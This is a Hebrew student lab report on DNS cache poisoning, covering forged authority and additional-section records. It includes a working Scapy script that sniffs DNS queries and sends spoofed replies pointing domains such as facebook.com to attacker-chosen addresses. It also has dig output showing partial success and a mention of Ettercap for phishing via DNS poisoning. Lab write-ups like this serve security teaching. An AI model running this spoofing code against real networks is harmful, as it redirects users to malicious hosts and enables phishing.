נריץ את הקוד על ה־ATTACKET ונבצע dig מה־client

```
[Sat Apr 08 15:52:00] Attacker:~$ sudo python3 8.py
Packet Sent
```

ניתן לראות שהפאקט נשלח מהתוקף

תמונה מה CLIENT לאחר ביצוע dig

```
;; QUESTION SECTION:
;www.example.net.      IN      A

;; ANSWER SECTION:
www.example.net.      259200  IN      A      172.217.22.68

;; AUTHORITY SECTION:
example.net.          259200  IN      NS      attacker32.com.
google.com.           259200  IN      NS      attacker32.com.

;; Query time: 66 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Sat Apr 08 15:52:13 IDT 2023
;; MSG SIZE rcvd: 203
```

ניתן לראות שה client קיבל את הנתונים המזויפים אותם רצינו והוגדר לו ששרת ה authority של כתובת www.example.net הוא attacker32.com וגם של הכתובת google.com

תיעדנו את ה PACKETS שעוברו על הרשת במהלך ביצוע ההתקפה מה ATTACKER

```
192.43.1... 10.0.2.6 Standard query response
10.0.2.6 10.0.2.4 Standard query response
google.com: type NS, class IN, ns attacker32.com
Name: google.com
Type: NS (authoritative Name Server) (2)
Class: IN (0x0001)
Time to live: 259200
Data length: 16
Name Server: attacker32.com
```

ניתן לראות את אחת הפאקטות שזייפנו ובה את כתובת ה authority שרצינו attacker32.com עבור google.com

לאחר סיום המתקפה בדקנו מה נשמר בזיכרון על ידי שליחת dig פעם נוספת
client

```
;; QUESTION SECTION:
;www.example.net.      IN      A

;; ANSWER SECTION:
www.example.net.      259195  IN      A      172.217.22.68

;; AUTHORITY SECTION:
example.net.          259195  IN      NS      attacker32.com.

;; Query time: 2 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Sat Apr 08 16:45:55 IDT 2023
;; MSG SIZE  rcvd: 88
```

ניתן לראות שהמידע הנוסף אותו שלחנו על authority של google.com
נמחק ולא נשמר בזיכרון הcache.

לאחר חקירה מדוע המידע הנוסף לא נשמר בזיכרון הcache של local dns
עלתה הסבירה הבאה:

מאחר ואנו מבצעים זיוף לפאקט ולא תוקפים את זיכרון הcache אז לא
מתבצעת שמירה בזיכרון לחלקים שלא נדרשו בשאילתה.

- סיכום המשימה

הצלחנו לבצע את המשימה באופן חלקי, שתלנו כתובת AUTHORITY שונה בתשובה לשרת ה-local dns עבור הכתובת google.com כאשר נשלחה בקשה לכתובת אחרת שהיא example.net.

אך המידע לא נשמר בזיכרון ה-CACHE והצגנו סבירה לסיבה.

הוכחנו את החלק שהצליח על ידי כך שבעת ביצוע dig מהclient הראנו ששרת ה-authority המוגדר השתנה מהמקור לשרת שרצינו attacker32.com עבור הכתובת google.com.

גילינו כיצד לבצע הרעלה לכתובת נוספת כאשר אנו מזייפים מענה לשאילתת dns query על כתובת אחרת.


התוצאות התאימו למצופה באופן חלקי מאחר וכתובת ה-AUTHORITY השתנתה לכתובת שרצינו עבור google.com כאשר נשלחה שאילתה עבור כתובת example.net.

נתקלנו בבעיה מדוע המידע לא נשמר בזיכרון ה-CACHE של ה-local dns.

Task 9: Targeting the Additional Section

• מבוא:

○ תיאור



במשימה זו נרצה לבצע זיוף מענה לשאילתת בקשת DNS ולגרום לשרת ה local dns לשמור את המענה בזיכרון cache עם additional data שלא התבקשו לתת.

○ מטרה

להרעיל את שרת ה local dns עם מידע נוסף שאותו הוא לא ביקש (למשל IP שונה לאתרים attacker32 ו facebook)

○ תוצאה מצופה

לאחר ההרעלה נבצע dig ונוודא שהמידע הנוסף מופיע בתשובה של הבקשה, ונרצה לראות שהמידע הנוסף נשמר בזיכרון ה CACHE של ה local dns.

- ביצוע המשימה:

תחילה נבצע ניקוי לזיכרון cache בשרת dns local 10.0.2.6 על ידי
הפקודה `sudo rndc flush`

נשלח dig מהclient כדי לראות שכעת הוא מקבל מענה עם הIP המקורי של
השרת www.example.com

```
;; ANSWER SECTION:
www.example.net.      86400    IN       A        93.184.216.34

;; AUTHORITY SECTION:
example.net.          172800   IN       NS       b.iana-servers.net.
example.net.          172800   IN       NS       a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.   172800   IN       A        199.43.135.53
a.iana-servers.net.   172800   IN       AAAA     2001:500:8f::53
b.iana-servers.net.   172800   IN       A        199.43.133.53
b.iana-servers.net.   172800   IN       AAAA     2001:500:8d::53
```

ניתן לראות שהIP 93.184.216.34 הוא כעת

ננקה שוב את זיכרון הCACHE ב dns local ונבצע הרעלה לשרת

נכתוב את הקוד הבא בscapy לצורך האזנה לפאקטות DNS ושליחת מענה
מזויף מהattacker:

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    #qd = question data, qname = domain name in the query
    if (DNS in pkt and 'example.net' in str(pkt[DNS].qd.qname)):

        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
            ttl=259200, rdata='172.217.22.68')

        # The Authority Section
        NSsec1 = DNSRR(rrname='example.net', type='NS',
            ttl=259200, rdata='attacker32.com')
        NSsec2 = DNSRR(rrname='example.net', type='NS',
            ttl=259200, rdata='ns.example.net')

        # The Additional Section
        Addsec1 = DNSRR(rrname='attacker32.com', type='A',
            ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns.example.net', type='A',
            ttl=259200, rdata='5.6.7.8')
        Addsec3 = DNSRR(rrname='www.facebook.com', type='A',
            ttl=259200, rdata='3.4.5.6')

        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
            qdcount=1, ancount=1, nscount=2, arcount=3,
            an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)

        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt, verbose=0)
        print("Packet Sent")

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

בקוד ביצענו האזנה לפאקטות הנשלחות בUDP עם פורט 53 כלומר DNS, כאשר מתקבלת פאקט ברשת פונקציית הזיוף שכתבנו תענה לdns query שנשלח במידה והוא מכיל שאלה על הכתובת example.net

מאחר והתבקשנו להוסיף 2 שורות authority בזיכרון הCACHE ו3 שורות additional נרצה לשלוח את הקוד עם הפרמטרים:

ancount = 1(answer), nscount = 2(authority) arcount = 3
(additional)

נריץ את הקוד על הATTACKET ונבצע dig מהclient

```
[Sat Apr 08 16:15:15] Attacker:~$ sudo python3 9.py
Packet Sent
```

ניתן לראות שהפאקט נשלח מהתוקף

תמונה מהCLIENT לאחר ביצוע dig

```
;; ANSWER SECTION:
www.example.net.      259200  IN      A       172.217.22.68

;; AUTHORITY SECTION:
example.net.          259200  IN      NS      attacker32.com.
example.net.          259200  IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
attacker32.com.       259200  IN      A       1.2.3.4
ns.example.net.       259200  IN      A       5.6.7.8
www.facebook.com.    259200  IN      A       3.4.5.6

;; Query time: 96 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
```

ניתן לראות שהclient קיבל את הנתונים המזויפים אותם רצינו

לאחר סיום המתקפה בדקנו מה נשמר בזיכרון על ידי שליחת dig פעם נוספת מהclient

```
;; ANSWER SECTION:
www.example.net.      259102  IN      A       172.217.22.68

;; AUTHORITY SECTION:
example.net.          172702  IN      NS      attacker32.com.
example.net.          172702  IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.       259102  IN      A       5.6.7.8

;; Query time: 1 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Sat Apr 08 16:21:54 IDT 2023
;; MSG SIZE rcvd: 121
```

ניתן לראות שהמידע הנוסף אותו שלחנו על attacker32 ו-facbook נמחק ולא נשמר בזיכרון הcache.

לאחר חקירה מדוע המידע הנוסף לא נשמר בזיכרון cache של local dns עלו שתי סבירות:

1. מאחר ומדובר במידע נוסף שיכול לעזור לclient והוא לא ביקש אותו, זיכרון ה-CACHE לא שומר אותו כדי למנוע מצב שאולי בוצע זיוף לכתובות הקו המוצעות, או שאולי הכתובות שנשלחו לא מעודכנות.
2. מאחר ואנו מבצעים זיוף לפאקט ולא תוקפים את זיכרון cache אז לא מתבצעת שמירה בזיכרון לחלקים שלא נדרשו בשאילתה.

• סיכום המשימה

הצלחנו לבצע את המשימה באופן חלקי, שתלנו מידע נוסף בתשובה לבקשת DNS QUERY כאשר נשלחה בקשה לכתובת שהיא example.net. אך המידע לא נשמר בזיכרון ה-CACHE והצגנו 2 סבירות לסיבה. הוכחנו את החלק שהצליח על ידי כך שבעת ביצוע dig מהclient הראנו שהמידע הנוסף אותו שלחנו מופיע בתשובה המתקבלת. גילינו כיצד לבצע ניתן לשלוח מידע נוסף שקרי לבקשות dns query שלא קשור למה שנשאל ובכך לבצע הרעלה רחבה יותר. התוצאות התאימו למצופה באופן חלקי מאחר והמידע הנוסף התקבל במענה לשאילתת dns query אך המידע הנוסף לא נשמר בזיכרון cache של local dns. נתקלנו בבעיה מדוע המידע לא נשמר בזיכרון ה-CACHE של local dns.

סיכום כללי למעבדה

המשימות במעבדה זו מלמדות כיצד ניתן לתקוף שרת LOCAL DNS.

תחילה קינפגנו שרת DNS לוקאלי, לאחר מכן ביצענו את השלבים הבאים:

- כיצד DNS עובד
- הגדרת שרת ה-DNS
- איך לבצע התקפת dns cache poisoning
- זיוף תשובות DNS
- האזנה וזיוף לפאקטות של dns query עבור domains מסוימים
- שימוש בscapy ובnetwox 105

לטובת המעבדה נדרשנו ליצר סביבה עם 3 מחשבים: לקוח, שרת DNS לוקאלי, ותוקף.

הגדרנו למשימה הראשונה את שרת ה-DNS לCLIENT כך שכל הבקשות יעברו דרכו.

למדנו להשתמש בפקודה DIG כדי לחקור את התשובה שקיבלנו.

גילינו כיצד להגדיר באופן סטטי שרת DNS שיעביר שאילתות.

לאחר מכן, הפעלנו הגדרות שרת מובנה bind9 והגדרנו שהשרת יקבל את כל הבקשות של הclient ויענה להן.

וידאנו שהפקודות אכן עוברות דרך השרת שהגדרנו ושהכל עובד כמתוכנן.

הגדרנו ZONE חדש עבור example.com עם כתובת IP שבחרנו.

הצלחנו לשנות הגדרה בזיכרון הcache לIP של אתר כך שהוא יפנה לאתר זדוני אחר.

ביצענו מענה מהיר לשאילתות dns query לפני ששרת ה-dns המקורי עונה ובכך הרעלנו כתובות והפנו לאתרים אחרים מהנדרש, וגם ביצענו הרעלות לhostnames שונים כגון mail, web וכו'.

שינינו authority והוספנו מידע נוסף לבקשות dns כך שהמידע שרשמנו לא נדרש בכלל ויכולנו להכניס בבקשה לכתובת מסוימת הרעלות נוספות.

לא הצלחנו לשמור את המידע הנוסף והauthority ששלחנו לכתובות נוספות בזיכרון הcache של הlocal dns והעלנו השערות לכך שהן:

1. ביצענו זיוף פאקטות ולא התקפה לcache ולכן המידע לא נשמר
2. מאחר ומדובר במידע נוסף שיכול לעזור לclient והוא לא ביקש אותו, זיכרון ה-CACHE לא שומר אותו כדי למנוע מצב שאולי בוצע זיוף לכתובות הקו המוצעות, או שאולי הכתובות שנשלחו לא מעודכנות.

לסיכום,

ביצענו את כל המשימות בהצלחה, למדנו רבות על כיצד לקנפג שרת DNS לוקאלי וכיצד להרעיל את שרת הDNS הלוקאלי או את הקורבן.

משהו חדשני:

מצאנו כלי בשם Ettercap, זהו כלי חינומי בקוד פתוח המשמש למתקפות man in the middle.

בכלי זה יש אפשרות ליצור אתר phishing ולבצע dns poisoning לקורבן על ידי הפנייתו לאתר הזדוני שיצרנו.

מצורפת הדגמה שבוצעה על הכלי על ידי ארגון OWASP בקובץ PDF המצורף מטה:



Ettercap.pdf